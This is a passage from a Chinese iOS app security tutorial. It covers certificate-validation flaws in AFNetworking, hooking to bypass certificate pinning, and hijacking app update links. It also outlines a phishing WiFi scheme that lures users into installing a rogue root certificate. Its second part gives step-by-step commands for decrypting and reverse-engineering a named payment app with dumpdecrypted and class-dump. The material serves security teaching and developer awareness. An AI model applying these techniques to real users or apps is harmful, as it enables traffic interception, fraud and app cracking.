漏洞为：如果 APP 使用了 AFNETworking 框架的 2.5.3 之前的版本，攻击者就可以使用任何可信的证书机构（CA）发布的 SSL 证书解密和加密数据；

在此之前还有一个漏洞是：攻击者可以使用自签名的证书截听 iOS 应用与服务器之间的加密的敏感数据。

有人会问那这意味着什么？

很简单你的 APP 信任任何证书，如果你在星巴克连接上了 wifi，而又信任了不该信任的证书，那么你在网上的行为早被一览无余。

其实说了这么多我一直没有说到重点：好多使用了 HTTPS 协议的银行 IOS 客户端其数据都是明文，因为他认为 HTTPS 足够安全，所以在设计的时候根本就没想到如果数据包在中途被改了怎么办。

这样假设某 APP 的数据在传输过程中转账金额被篡改了，而自己却浑然不知，因为发出的数据没有完整性校验，本想转出 10 块结果却转出了 100 块。（此段是从受害者的角度出发的），如图 1-3-8：




图 1-3-8

上海某银行的理财客户端使用了 AFNetworking 通信库

这里可能又有人会说，没事我们的 APP 没有使用 AFNetworing 通信库，我们的 APP 只信任自己的证书。但是做安全的都应该听说过 hook 技术，没错这里我们可以 hook IOS 相关的 API，以此来绕过 APP 校验证书合法性的过程，这样 APP 就可以信任任何证书。我们一样可以正常抓到包，这给渗透或者恶意者极大的便利。

这里举个例子 :某电商的理财产品 ,虽然其 APP 只信任自己的证书 ,但是仍然可以通过 hook

一些关键函数来绕过证书的校验过程，在对通信数据的审计过程中发现，存在越权可泄露任意用户的姓名、银行卡号和手机号。由于返回的数据也都是明文未做加密处理，我们甚至可以通过修改几个关键参数绕过安全问题，达到重置支付密码的目的。（此段是从恶意者角度出发的）这里我不放截图了因为厂商还没有修复。

请参考：

http://7xlrvc.dl1.z0.glb.clouddn.com/secbook-1/苏宁易付宝钱包 IOS 客户端存在账户越权可泄漏任意用户姓名_银行卡号_手机号等 _ WooYun-2015-119251 _ WooYun.pdf 等；

另外推荐深度好文：

http://7xlrvc.dl1.z0.glb.clouddn.com/secbook-1/某大型支付机构移动端产品设计不当可绕过密保问题重置任意用户密码 _ WooYun-2015-119094 _ WooYun.pdf。

So ,不是 HTTPS 不安全 ,而是工程师过分的信任了某项技术的安全性而忽略了潜在的危险，在这里提醒开发者参数校验要放到服务端来做，安全要做到双保险。

还有就是要警惕一些开源的开发库，尽管这些开源开发库给我带来了诸多便利，但是他也是一颗定时炸弹。

解决方案：只使用 HTTP 协议的采用 HTTPS，采用 HTTPS 协议的工程师学习学习只使用 HTTP 协议的小伙伴的安全方案，通信数据要做到让人看了就烦的地步。

总之安全要做到双保险。如果有机会，希望以后可以详细的讲一下绕过认证的几种方法。

0x03 中间人攻击之放长线钓大鱼

这里可能和上面的内容有些重复，不过这的重点是如何钓鱼。

在乌云上看到好多厂商对 PC 端的中间人攻击漏洞采取了积极处理，而移动端的却总是被忽略，在这里我想为移动端讨些说法。

随着时代的变迁 wifi 已经变得越来越普及了，当然如果你是土豪一直用流量那么我无话可说，但是毕竟土豪总是少数人么，今年的 315 就现场演示了一把什么是黑 wifi。

所谓黑 wifi 并不只是在你和服务器之间有一双眼在偷偷的看着你在干什么，更有甚者他是想在你的移动设备上装些什么，用一个比较专业的词叫中间人攻击，如图 1-3-9：

图 1-3-9

2015 年 315 晚会关于 wifi 的新闻

曾遇到过 IOS 端的多款 APP 更新时返回更新链接。

当我点击更新时会跳转到 AppStore 或者自己的 APP 发放平台那里，如果这里没有对返回数据进行合法性校验的话，很容易遭到中间人攻击。

这里拿 58 同城的 IOS 客户端做一个例子，当我打开 APP 时他会自动检查软件更新，如果存在新版本则立即返回更新提示，这里我修改返回链接为其他 APP 的下载链接，那么下载的应用就是其他的 APP。

也可以修改为其他应用的 URL Scheme，例如支付宝的 URL Scheme（alipass:// ），这样

我点击更新时便直接跳转到了支付宝，如果越狱了可能还会安装一些恶意木马。

其实处理这类问题很简单，数据包里加一个完整性的校验，当客户端发现数据包被篡改时可自动注销或提示用户存在风险，如图 1-3-10：




图 1-3-10

58 同城 IOS 客户端更新可被劫持

可能有人会说了，我使用 HTTPS 协议不怕你们的所谓中间人。

可是实际上真的是这样么？

这里的关键是如何让用户信任一个第三方的证书，现在大多的公共免费 wifi 连接后需要登录 web 进行验证，验证过程中需要输入手机号和验证码然后点击下一步。

没错，我们可以在下一步的按钮上做文章，钓鱼 wifi 的名称可以设置为“XXX 银行免费 WIFI”，当用户连接后跳转到手机认证处，我们将下一步的按钮的链接设置为下载证书的链

接（例如：http://localhost:8888/FiddlerRoot.cer），只要用户点击下一步，证书就会自动下载，安装证书则需要用户再次点击。

为了能让用户更容易上当，完全可以在验证手机号码的页面上写到“为保证用户的数据安全，使用我银行的免费 wifi 时请先安装证书，点击下一步即可安装”。

可能在从事安全行业的人眼里我们是不会轻易信任任何证书的，但是使用 wifi 的人大多不懂安全，更不懂得什么是证书，如若用户不小心连接了钓鱼 wifi，那么估计也有百分之八十的人会去信任这个非法的证书。

而在 IOS 中，CA 颁发的证书被标识为可信，而自签名的证书被标识为不可信，可这在一个着急想蹭免费 wifi 的人眼里有什么区别么。

如图 1-3-11~图 1-3-12：

图 1-3-11

图 1-3-12

这是自签名的证书 IOS 显示不可信

解决方案：即使客户端使用了较为严格的数据自我校验体系，即使客户端使用了 HTTPS 协议，那么也要为广大的普通用户考虑，不要让坏人成为中间人来对我们的手机做坏事。呼吁厂商不要忽略中间人攻击的漏洞。

0x04 小结

本来是想写到 0x005 的，但是发现篇幅有点太长，希望下次有机会继续写吧。这里我们做一个简单的小结：

1、数据请勿本地存储，用后请删或添加访问限制；

2、不要过分的信任某项技术，安全要做到双保险；

3、诱骗一个用户并不是很难。

小编注 :本文讲了很多移动 IOS 安全的一些风险点 ,对 IOS 常见漏洞有了一个简单的介绍，大家可以一起来试试挖掘 IOS 漏洞哦！

（连载中）责任编辑：静默

第4节 IOS APP 安全杂谈二

作者：高小厨

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 序

自从上一篇文章发了以后，参加乌云众测时发现小伙伴们真的提交了一些我所说的 IOS 低风险问题，真的是连一百块都不留给我。但是我依然感到幸运，因为今天可以为 IOS APP 安全杂谈写个续集。

上一节我们主要说了三点：

1、IOS APP 本地文件安全；

2、HTTP/HTTPS 下通信数据安全性的思考；

3、非安全从业者是中间人攻击的重灾区。

这次我们将简单的介绍一些方法和工具，来作为 IOS APP 安全测试的入门教程。由于本人能力有限，文章难免会有些错误，还望小伙伴们见谅。

0x01 卸下厚厚的伪装

在我刚刚开始接触 IOS 逆向分析的时候想要一口吃个胖子，我从 AppStore 上下载 APP 进行安装后，找到其目录下的可执行文件，然后直接扔到了 IDA 中。

结果可想而知，我看到了一坨不知所云的函数，那时我还一度怀疑过自己是不是真的适合做这一行。

好在后来去除了浮躁的心态，知道我这么一个瘦子是无法变成胖子的，从前人的劳动成果中学习到从 AppStore 上下载的软件都是经过加密的，可执行文件被加上了一层厚厚的壳，这节我们只做一件事情，就是将 APP 厚厚的伪装去掉。

之所以说是伪装，是因为加了密的 APP 想要解密并不是什么难事，不像 Android 下的 APP 加壳种类那么多。

目标 APP 苏宁易付宝钱包（这是一个良心厂商，奖励了白帽子好多购物卡，这里的演示仅供学习毫无恶意）。如图 1-4-1：




图 1-4-1

下面我们来解密 AppStore 上下载的 APP，解密方法也有很多：使用 clutch 解密、使用 dumpdecrypted 解密、使用 gdb 调试工具解密等。

在网上还看到一个工具叫 AppCrackr，据说这个软件简单暴力，但是由于其助长了盗版的气焰，其核心功能被迫关闭。

这里我们就简单的演示一下使用 dumpdecrypted 进行解密。

（1）获取并编译 dumpdecrypted dumpdecrypted 下载后将其解压，首先查看自己设备

的系统版本，因为 dumpdecrypted 需要使用与 IOS 版本相同的 SDK 版本进行编译，在终端输入：SDK= ‘xcrun --sdk iphoneos --show-sdk-path’ 来指定 SDK 版本，如果你的 Mac 上没有和手机匹配的 SDK 版本，那你就像我一样，下载一个旧版本的 Xcode，然后指定该旧版本 Xcode 中的 SDK 即可。

这里附上《IOS 应用逆向工程》作者沙梓社编译好的，

文件地址（https://github.com/iosre/Ready2Rock）。

如果你的 SDK 版本是 7.0，那么可以在终端中直接进入 dumpdecrypted-master（就是刚刚你下载的那个文件）目录中使用 make 进行编译。

如果不是 7.0，需要修改 dumpdecrypted-master 目录中 Makefile 中的 GCC_UNIVERSAL=$(GCC\_BASE) -arch armv7 -arch armv7s -arch arm64，改为 GCC\_UNIVERSAL=$(GCC_BASE) -arch armv7 -arch armv7s ,再将 dumpdecrypted.c 第 76 行的 if (lc->cmd ==LC_ENCRYPTION_INFO || lc->cmd == LC_ENCRYPTION_INFO_64）改成 if(lc->cmd == LC_ENCRYPTION_INFO)，保存。然后再进行编译，目录下会生成 dumpdecrypted.dylib 文件，如图 1-4-2：

```
OliverdeAir:~ oliver$ cd Desktop/dumpdecrypted-master/
OliverdeAir:dumpdecrypted-master oliver$ ls
Makefile        README          dumpdecrypted.c
OliverdeAir:dumpdecrypted-master oliver$ make
`xcrun --sdk iphoneos --find gcc` -Os  -Wimplicit -isysroot `xcrun --sdk iphoneo
s --show-sdk-path` -F`xcrun --sdk iphoneos --show-sdk-path`/System/Library/Frame
works -F`xcrun --sdk iphoneos --show-sdk-path`/System/Library/PrivateFrameworks
-arch armv7 -arch armv7s -arch arm64 -c -o dumpdecrypted.o dumpdecrypted.c
`xcrun --sdk iphoneos --find gcc` -Os  -Wimplicit -isysroot `xcrun --sdk iphoneo
s --show-sdk-path` -F`xcrun --sdk iphoneos --show-sdk-path`/System/Library/Frame
works -F`xcrun --sdk iphoneos --show-sdk-path`/System/Library/PrivateFrameworks
-arch armv7 -arch armv7s -arch arm64 -dynamiclib -o dumpdecrypted.dylib dumpdecr
ypted.o
OliverdeAir:dumpdecrypted-master oliver$ ls
Makefile                dumpdecrypted.c         dumpdecrypted.o
README                  dumpdecrypted.dylib
```


图 1-4-2

（2）定位可执行文件使用 PP 助手将 dumpdecrypted.dylib 文件直接拷贝到目标 APP 中的 Documents 文件夹中，如图 1-4-3：




图 1-4-3

在 Mac 终端下使用 SSH 连接到手机（手机的 SSH 可以通过 PP 助手的工具打开），然后手机端关闭其他所用应用打开目标 APP，在终端运行 ps –e（需要安装 adv-cmds），此时可以轻松找到目标的可执行文件，如图 1-4-4：

图 1-4-4

（3）解密可执行文件，得到了所有的信息后我们就可以进行 APP 可执行文件的解密了，用大家常用的说法就是砸壳，我们在终端执行如下命令：

```
DYLD\_INSERT\_LIBRARIES=/var/mobile/Applications/3B447828-D3B9-4575-8DE9-9DB335091F43/Documents/dumpdecrypted.dylib
/var/mobile/Applications/3B447828-D3B9-4575-8DE9-9DB335091F43/SNYifubao.app/SNYifubao
```

如图 1-4-5：

图 1-4-5

如果不报错的话则代表解密成功，解密的文件在你进行解密操作时的目录下（由于我当时是在/var/root 目录下操作的，所以解密后的文件就在/var/root 目录下）。

（4）当然如果你不想那么费劲，可以直接到 PP 助手或者 91 助手下载 APP，安装后找到可执行文件，这个可执行文件就是已经解密了的，不过美中不足的是无法保证你下载的 APP 是最新的，也无法保证是否被恶意篡改了逻辑结构。

0x02 知己更要知彼

《Hacking and Securing ios Applications》中的第七章介绍说 Objective-C 是一种反射式语言，它可以在运行时查看和修改自己的行为。

反射机制运行程序将指令看成数据，也允许在运行的时候对自己进行修改。Objective-C 运行时环境不仅可以让一个程序创建和调用临时的方法，还可以实时创建类和方法...

说了这么多，其实就是想告诉我们 IOS 的运行时环境是可以被操作的。但是问题来了，我们操作运行时应该有个前提，那就是你要对这个 APP 足够了解。

（1）使用 class-dump 在 ios 中，可执行文件、动态链接库文件等都是使用了一种名为 Mach-O 文件格式 ,它由三部分组成 :头部 ,一系列的加载指令 ,以及数据段。而 class-dump 就是利用 Objective-C 语言的 runtime 特性，将存储在 Mach-O 文件中的头文件信息提取出来，并生成对应的.h 文件。

透过提取出的文件，就可以大致知道闭源 App 程序架构。安装后终端下输入

```
class-dump -S -s -H Desktop/SNYifubao -o Desktop/SNY/
```

其中 Desktop/SNYifubao 为之前解密的可执行文件(SNYifubao. Decrypted 去掉后缀)，Desktop/SNY/为我将导出.h 文件的位置，如图 1-4-6~图 1-4-7：




图 1-4-6




图 1-4-7

（2）使用 Hopper Disassembler 前面通过 dump 头文件已经基本可以判断哪些类里有哪些方法，哪些方法是如何实现的，而 Hopper Disassembler 则更为强大，可以运行在 Mac、Linux 和 Windows 下的调试、反汇编和反编译的交互式工具。

将上次解密的文件使用 Hopper Disassembler 打开，我们可以查看某处的伪代码，可以查看某处的逻辑结构，还可以直接修改 APP 的设计逻辑，如图 1-4-8~图 1-4-11：




图 1-4-8

